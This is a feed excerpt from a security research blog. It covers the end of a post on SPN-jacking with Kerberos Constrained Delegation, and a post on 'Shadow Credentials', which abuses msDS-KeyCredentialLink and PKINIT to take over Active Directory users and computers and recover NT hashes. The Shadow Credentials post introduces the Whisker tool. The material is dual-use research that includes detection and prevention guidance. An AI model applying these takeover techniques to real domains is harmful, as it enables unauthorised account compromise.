

<p>The S4U attack generates two security events with ID 4769 (A Kerberos
service ticket was requested).</p>

<p>The first event is for S4U2Self. Defenders can detect it when the
account information and service information point at the same account,
as shown in the screenshot below:</p>

<p><a href="/images/SPN-jacking/image13.png" target="_blank"><img src="/images/SPN-jacking/image13.png" alt="S4U2Self Detection" /></a></p>

<p>The second event is for S4U2Proxy. Defenders can detect it when the
Transited Services attribute is not blank, as shown in the screenshot
below:</p>

<p><a href="/images/SPN-jacking/image14.png" target="_blank"><img src="/images/SPN-jacking/image14.png" alt="S4U2Proxy Detection" /></a></p>

<h2 id="prevention">Prevention</h2>

<p>Defenders can apply several tactics to prevent this type of abuse:</p>

<ul>
  <li>Regularly audit Active Directory for Constrained Delegation pointing
to ghost SPNs</li>
  <li>Regularly audit Active Directory for anomalous WriteSPN rights</li>
  <li>Add all privileged accounts to the Protected Users group to block
any attempts to impersonate them through Kerberos delegation</li>
</ul>

<h2 id="conclusion">Conclusion</h2>

<p>Attackers can manipulate the SPN of computer/service accounts to
redirect preconfigured Constrained Delegation to unintended targets,
even without obtaining SeEnableDelegation privileges.</p>

<p>While the scenarios described in this article are not common, they can
present viable attack paths when a compromised account is configured for
Constrained Delegation that would otherwise be considered benign or as
an alternative to RBCD and Shadow Credentials.</p>

<p>Defenders should take the necessary steps to detect and prevent such
attacks.</p>

<h2 id="author">Author</h2>

<p>Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>)</p>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://posts.specterops.io/introducing-bloodhound-4-1-the-three-headed-hound-be3c4a808146" target="_blank">Introducing BloodHound 4.1 — The Three Headed Hound</a></li>
  <li><a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory</a></li>
</ul>

<p><strong>This post was also published at <a href="https://www.semperis.com/blog/spn-jacking-an-edge-case-in-writespn-abuse/" target="_blank">semperis.com</a> and <a href="https://eladshamir.com/2022/02/10/SPN-jacking.html" target="_blank">eladshamir.com</a></strong>.</p>]]></content><author><name>Elad Shamir</name></author><summary type="html"><![CDATA[Some people are a hammer in search of a nail, but I'm a hammer in search of Kerberos delegation. So, when I heard that a WriteSPN edge was introduced to Bloodhound 4.1, I started exploring alternative abuse techniques beyond targeted Kerberoasting, and I found an edge case (pun intended) that can be chained together with Kerberos Constrained Delegation. Tl;dr Suppose an attacker compromises an account set for Constrained Delegation but doesn't have the SeEnableDelegation privilege. The attacker won't be able to change the constraints (msDS-AllowedToDelegateTo). However, if the attacker has WriteSPN rights over the account associated with the target SPN, as well as over another computer/service account, the attacker can temporarily hijack the SPN (a technique called SPN-jacking), assign it to the other computer/server, and perform a full S4U attack to compromise it.  Also, if the target SPN is not currently associated with any account, the attacker can appropriate it similarly.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/SPN-jacking/image8.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/SPN-jacking/image8.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover</title><link href="https://shenaniganslabs.io/2021/06/21/Shadow-Credentials.html" rel="alternate" type="text/html" title="Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover" /><published>2021-06-21T00:00:00+00:00</published><updated>2021-06-21T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2021/06/21/Shadow-Credentials</id><content type="html" xml:base="https://shenaniganslabs.io/2021/06/21/Shadow-Credentials.html"><![CDATA[<p>The techniques for DACL-based attacks against User and Computer objects in Active Directory have been established for years. If we compromise an account that has delegated rights over a user account, we can simply reset their password, or, if we want to be less disruptive, we can set an SPN or disable Kerberos pre-authentication and try to roast the account. For computer accounts, it is a bit more complicated, but <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">RBCD can get the job done</a>.</p>

<p>These techniques have their shortcomings:</p>

<ul>
  <li>Resetting a user’s password is disruptive, may be reported, and may not be permitted per the Rules of Engagement (ROE).</li>
  <li>Roasting is time-consuming and depends on the target having a weak password, which may not be the case.</li>
  <li>RBCD is hard to follow because <i>someone</i> (me) failed to write a clear and concise post about it.</li>
  <li>RBCD requires control over an account with an SPN, and creating a new computer account to meet that requirement may lead to detection and cannot be cleaned up until privilege escalation is achieved.</li>
</ul>

<p>The recent work that Will Schroeder (<a href="https://twitter.com/harmj0y" target="_blank">@harmj0y</a>) and Lee Christensen (<a href="https://twitter.com/tifkin_" target="_blank">@tifkin_</a>) <a href="https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf" target="_blank">published about AD CS</a> made me think about other technologies that use Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos, and Windows Hello for Business was the obvious candidate, which led me to (re)discover an alternative technique for user and computer object takeover.
<!--more--></p>

<h2 id="tldr">Tl;dr</h2>

<p>It is possible to add “Key Credentials” to the attribute msDS-KeyCredentialLink of the target user/computer object and then perform Kerberos authentication as that account using PKINIT.</p>

<p>In plain English: this is a much easier and more reliable takeover primitive against Users and Computers.</p>

<p>A <a href="https://github.com/eladshamir/Whisker" target="_blank">tool</a> to operationalize this technique has been released alongside this post.</p>

<h2 id="previous-work">Previous Work</h2>

<p>When I looked into Key Trust, I found that Michael Grafnetter (<a href="https://twitter.com/MGrafnetter" target="_blank">@MGrafnetter</a>) had already discovered this abuse technique and <a href="https://www.dsinternals.com/wp-content/uploads/eu-19-Grafnetter-Exploiting-Windows-Hello-for-Business.pdf" target="_blank">presented it at Black Hat Europe 2019</a>. His discovery of this user and computer object takeover technique somewhat flew under the radar, I believe because this technique was only the primer to the main topic of his talk. Michael clearly demonstrated this abuse in his talk and noted that it affected both users and computers. In his presentation, Michael explained some of the inner workings of WHfB and the Key Trust model, and I highly recommend <a href="https://www.youtube.com/watch?v=u22XC01ewn0" target="_blank">watching it</a>.</p>

<p>Michael has also been maintaining a library called <a href="https://github.com/MichaelGrafnetter/DSInternals" target="_blank">DSInternals</a> that facilitates the abuse of this mechanism, and a lot more. I recently ported some of Michael’s code to a new C# tool called <a href="https://github.com/eladshamir/Whisker" target="_blank">Whisker</a> to be used via implants on operations. More on that below.</p>

<h2 id="what-is-pkinit">What is PKINIT?</h2>

<p>In Kerberos authentication, clients must perform “pre-authentication” before the KDC (the Domain Controller in an Active Directory environment) provides them with a Ticket Granting Ticket (TGT), which can subsequently be used to obtain Service Tickets. The reason for pre-authentication is that without it, anyone could obtain a blob encrypted with a key derived from the client’s password and try to crack it offline, as done in the <a href="https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/" target="_blank">AS-REP Roasting Attack</a>.</p>


<p>The client performs pre-authentication by encrypting a timestamp with their credentials to prove to the KDC that they have the credentials for the account. Using a timestamp rather than a static value helps prevent replay attacks.</p>

<p>The symmetric key (secret key) approach, which is the one most widely used and known, uses a symmetric key derived from the client’s password, AKA secret key. If using RC4 encryption, this key would be the NT hash of the client’s password. The KDC has a copy of the client’s secret key and can decrypt the pre-authentication data to authenticate the client. The KDC uses the same key to encrypt a session key sent to the client along with the TGT.</p>

<p><a href="/images/ShadowCredentials/Preauth101.png" target="_blank"><img src="/images/ShadowCredentials/Preauth101.png" alt="Preauth101.png" /></a></p>



<p>PKINIT is the less common, asymmetric key (public key) approach. The client has a public-private key pair, and encrypts the pre-authentication data with their private key, and the KDC decrypts it with the client’s public key. The KDC also has a public-private key pair, allowing for the exchange of a session key using one of two methods:</p>

<ol>
  <li><strong>Diffie–Hellman Key Delivery</strong> <br />
The Diffie–Hellman Key Delivery allows the KDC and the client to securely establish a shared session key that cannot be intercepted by attackers performing passive man-in-the-middle attacks, even if the attacker has the client’s or the KDC’s private key, (almost) providing Perfect Forward Secrecy. I say _almost _because the session key is also stored inside the encrypted part of the TGT, which is encrypted with the secret key of the KRBTGT account.</li>
  <li><strong>Public Key Encryption Key Delivery</strong> <br />
Public Key Encryption Key Delivery uses the KDC’s private key and the client’s public key to envelop a session key generated by the KDC.</li>
</ol>

<p><a href="/images/ShadowCredentials/CertificateTrust.png" target="_blank"><img src="/images/ShadowCredentials/CertificateTrust.png" alt="CertificateTrust.png" /></a></p>

<p>Traditionally, Public Key Infrastructure (PKI) allows the KDC and the client to exchange their public keys using Digital Certificates signed by an entity that both parties have previously established trust with - the Certificate Authority (CA). This is the Certificate Trust model, which is most commonly used for smartcard authentication.</p>

<p>PKINIT is not possible out of the box in every Active Directory environment. The key (pun intended) is that both the KDC and the client need a public-private key pair. However, if the environment has AD CS and a CA available, the Domain Controller will automatically obtain a certificate by default.</p>

<h2 id="no-pki-no-problem">No PKI? No Problem!</h2>

<p>Microsoft also introduced the concept of Key Trust, to support passwordless authentication in environments that don’t support Certificate Trust. Under the Key Trust model, PKINIT authentication is established based on the raw key data rather than a certificate.</p>

<p>The client’s public key is stored in a multi-value attribute called msDS-KeyCredentialLink, introduced in Windows Server 2016. The values of this attribute are Key Credentials, which are serialized objects containing information such as the creation date, the distinguished name of the owner, a GUID that represents a Device ID, and, of course, the public key. It is a multi-value attribute because an account have several linked devices.</p>

<p><a href="/images/ShadowCredentials/KeyTrust.png" target="_blank"><img src="/images/ShadowCredentials/KeyTrust.png" alt="KeyTrust.png" /></a></p>

<p>This trust model eliminates the need to issue client certificates for everyone using passwordless authentication. However, the Domain Controller still needs a certificate for the session key exchange.</p>

<p><strong>This means that if you can write to the msDS-KeyCredentialLink property of a user, you can obtain a TGT for that user.</strong></p>

<h2 id="windows-hello-for-business-provisioning-and-authentication">Windows Hello for Business Provisioning and Authentication</h2>


<p>Windows Hello for Business (WHfB) supports multi-factor passwordless authentication.</p>

<p><a href="/images/ShadowCredentials/WH.png" target="_blank"><img src="/images/ShadowCredentials/WH.png" alt="WH.png" /></a></p>

<p>When the user enrolls, the TPM generates a public-private key pair for the user’s account - the private key should never leave the TPM. Next, if the Certificate Trust model is implemented in the organization, the client issues a certificate request to obtain a trusted certificate from the environment’s certificate issuing authority for the TPM-generated key pair. However, if the Key Trust model is implemented, the public key is stored in a new Key Credential object in the msDS-KeyCredentialLink attribute of the account. The private key is protected by a PIN code, which Windows Hello allows replacing with a biometric authentication factor, such as fingerprint or face recognition.</p>

<p>When a client logs in, Windows attempts to perform PKINIT authentication using their private key. Under the Key Trust model, the Domain Controller can decrypt their pre-authentication data using the raw public key in the corresponding NGC object stored in the client’s msDS-KeyCredentialLink attribute. Under the Certificate Trust model, the Domain Controller will validate the trust chain of the client’s certificate and then use the public key inside it. Once pre-authentication is successful, the Domain Controller can exchange a session key via Diffie–Hellman Key Delivery or Public Key Encryption Key Delivery.</p>

<p>Note that I intentionally used the term “client” rather than “user” here because this mechanism applies to both users and computers.</p>

<h2 id="what-about-ntlm">What About NTLM?</h2>


<p>PKINIT allows WHfB users, or, more traditionally, smartcard users, to perform Kerberos authentication and obtain a TGT. But what if they need to access resources that require NTLM authentication? To address that, the client can obtain a special Service Ticket that contains their NTLM hash inside the Privilege Attribute Certificate (PAC) in an encrypted NTLM_SUPPLEMENTAL_CREDENTIAL entity.</p>

<p>The PAC is stored inside the encrypted part of the ticket, and the ticket is encrypted using the key of the service it is issued for. In the case of a TGT, the ticket is encrypted using the key of the KRBTGT account, which the user should not be able to decrypt. To obtain a ticket that the user can decrypt, the user must perform Kerberos User to User (U2U) authentication to itself. When I first read the title of the RFC for this mechanism, I thought to myself, “Does that mean we can abuse this mechanism to Kerberoast any user account? That must be too good to be true”. And it was - the risk of Kerberoasting was taken into consideration, and U2U Service Tickets are encrypted using the target user’s session key rather than their secret key.</p>

<p>That presented another challenge for the U2U design - every time a client authenticates and obtains a TGT, a new session key is generated. Also, KDC does not maintain a repository of active session keys - it extracts the session key from the client’s ticket. So, what session key should the KDC use when responding to a U2U TGS-REQ? The solution was sending a TGS-REQ containing the target user’s TGT as an “additional ticket”. The KDC will extract the session key from the TGT’s encrypted part (hence not really perfect forward secrecy) and generate a new service ticket.</p>

<p>So, if a user requests a U2U Service Ticket from itself to itself, they will be able to decrypt it and access the PAC and the NTLM hash.</p>

<p><strong>This means that if you can write to the msDS-KeyCredentialLink property of a user, you can retrieve the NT hash of that user.</strong></p>

<p><a href="/images/ShadowCredentials/U2U.png" target="_blank"><img src="/images/ShadowCredentials/U2U.png" alt="U2U.png" /></a></p>

<p>As per <a href="https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/2f9cae55-350a-423e-a692-1d16659e544a" target="_blank">MS-PAC</a>, the NTLM_SUPPLEMENTAL_CREDENTIAL entity is added to the PAC only if PKINIT authentication was performed.</p>

<p>Back in 2017, Benjamin Delpy (<a href="https://twitter.com/gentilkiwi" target="_blank">@gentilkiwi</a>) introduced code to <a href="https://github.com/gentilkiwi/kekeo" target="_blank">Kekeo</a> to support retrieving the NTLM hash of an account using this technique, and it will be added to <a href="https://github.com/GhostPack/Rubeus" target="_blank">Rubeus</a> in an upcoming release.</p>

<h2 id="abuse">Abuse</h2>

<p>When abusing Key Trust, we are effectively adding alternative credentials to the account, or “Shadow Credentials”, allowing for obtaining a TGT and subsequently the NTLM hash for the user/computer. Those Shadow Credentials would persist even if the user/computer changed their password.</p>

<p>Abusing Key Trust for computer objects requires additional steps after obtaining a TGT and the NTLM hash for the account. There are generally two options:</p>

<ol>
  <li>Forge an RC4 silver ticket to impersonate privileged users to the corresponding host.</li>
  <li>Use the TGT to call S4U2Self to impersonate privileged users to the corresponding host. This option requires modifying the obtained Service Ticket to include a service class in the service name.</li>
</ol>

<p>Key Trust abuse has the added benefit that it doesn’t delegate access to another account which could get compromised - it is restricted to the private key generated by the attacker. In addition, it doesn’t require creating a computer account that may be hard to clean up until privilege escalation is achieved.</p>

<h2 id="whisker">Whisker</h2>

<p>Alongside this post I am releasing a tool called “<a href="https://github.com/eladshamir/Whisker" target="_blank">Whisker</a>”. Based on code from Michael’s DSInternals, Whisker provides a C# wrapper for performing this attack on engagements. Whisker updates the target object using LDAP, while DSInternals allows updating objects using both LDAP and RPC with the Directory Replication Service (DRS) Remote Protocol.</p>

<p><a href="https://github.com/eladshamir/Whisker" target="_blank">Whisker</a> has four functions:</p>

<ol>

  <li>Add - This function generates a public-private key pair and adds a new key credential to the target object as if the user enrolled to WHfB from a new device.
<a href="/images/ShadowCredentials/Add.PNG" target="_blank"><img src="/images/ShadowCredentials/Add.PNG" alt="Add.PNG" /></a></li>
  <li>List - This function lists all the entries of the msDS-KeyCredentialLink attribute of the target object.
<a href="/images/ShadowCredentials/List.PNG" target="_blank"><img src="/images/ShadowCredentials/List.PNG" alt="List.PNG" /></a></li>
  <li>Remove - This function removes a key credential from the target object specified by a DeviceID GUID.
<a href="/images/ShadowCredentials/Remove.PNG" target="_blank"><img src="/images/ShadowCredentials/Remove.PNG" alt="Remove.PNG" /></a></li>
  <li>Clear - This function removes all the values from the msDS-KeyCredentialLink attribute of the target object. If the target object is legitimately using WHfB, it will break.
<a href="/images/ShadowCredentials/Clear.PNG" target="_blank"><img src="/images/ShadowCredentials/Clear.PNG" alt="Clear.PNG" /></a></li>
</ol>

<h2 id="requirements">Requirements</h2>
<p>This technique requires the following:</p>

<ul>
  <li>At least one Windows Server 2016 Domain Controller.</li>
  <li>A digital certificate for Server Authentication installed on the Domain Controller.</li>
  <li>Windows Server 2016 Functional Level in Active Directory.</li>
  <li>Compromise an account with the delegated rights to write to the msDS-KeyCredentialLink attribute of the target object.</li>
</ul>

<h2 id="detection">Detection</h2>

<p>There are two main opportunities for detection of this technique:</p>

<ol>

  <li>If PKINIT authentication is not common in the environment or not common for the target account, the “Kerberos authentication ticket (TGT) was requested” event (4768) can indicate anomalous behavior when the Certificate Information attributes are not blank, as shown below:
<a href="/images/ShadowCredentials/TGTReq.PNG" target="_blank"><img src="/images/ShadowCredentials/TGTReq.PNG" alt="TGTReq.PNG" /></a></li>
